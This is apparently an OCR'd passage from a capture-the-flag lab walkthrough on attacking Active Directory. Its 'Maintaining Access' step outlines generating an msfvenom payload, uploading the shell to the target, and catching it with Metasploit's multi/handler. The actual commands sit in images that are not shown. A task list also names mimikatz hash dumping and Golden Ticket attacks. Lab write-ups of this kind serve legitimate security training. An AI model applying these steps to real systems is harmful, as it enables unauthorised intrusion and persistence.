


Task 7 Maintaining Access

Generate a payload with Msfvenom




Upload the shell to the target machine:



Execute the msfconsole on Kali:

Use exploit/multi/handler module and set the LHOST and LPORT parameters:



FINISHED


Task 1 Introduction
Task 2 Enumeration w/ Powerview
Task 3 Enumeration w/ Bloodhound
Task 4 Dumping hashes w/ mimikatz
Task 5 Golden Ticket Attacks w/ mimikatz
Task 6 Enumeration w/ Server Manager
Task 7 Maintaining Access
Task 8 Conclusion